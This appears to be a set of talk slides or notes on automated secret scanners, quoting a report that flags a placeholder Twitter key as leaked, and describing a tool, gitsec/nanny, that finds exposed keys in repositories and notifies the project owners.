    # Branch: master
    ## File: ****/****/settings/dev.py
    ## Line: 21
    ## Source: TWITTER_CONSUMER_SECRET = 'DEFINE-ME-HERE--DO-NOT-CHECK-IN-PUBLICLY'

    Affected File: https://github.com/****/****/blob/master/****/settings/dev.py

    ------------------------------

If this information is indeed intended to be secret, we would recommend that you remove
this file from the repository (using .gitignore) and generate new passwords for the
vulnerable accounts.  We would much appreciate a response, letting us know if we are
mistaken in concluding that this is a secret, or if you made changes as a result of this report.
```

why-automated-security-checkers-suck

Raw

... we've confirmed this possibility by manual inspection

```
## Source: TWITTER_CONSUMER_KEY = 'DEFINE-ME-HERE--DO-NOT-CHECK-IN-PUBLICLY'

# Branch: master
```

TWITTER_CONSUMER_SECRET = 'DEFINE-ME-HERE--DO-NOT-CHECK-IN-PUBLICLY'

gitsec/nanny

Search repositories for security oops

Email the original committer & owner of the project

Let them know how to revoke keys, panic

Responses

"Wow, thank you. How did you find these?"

"This is only a testing project"

"I don't even own this repository"

"Doesn't matter, I'm not using that account"

265+ Keys

Thanks!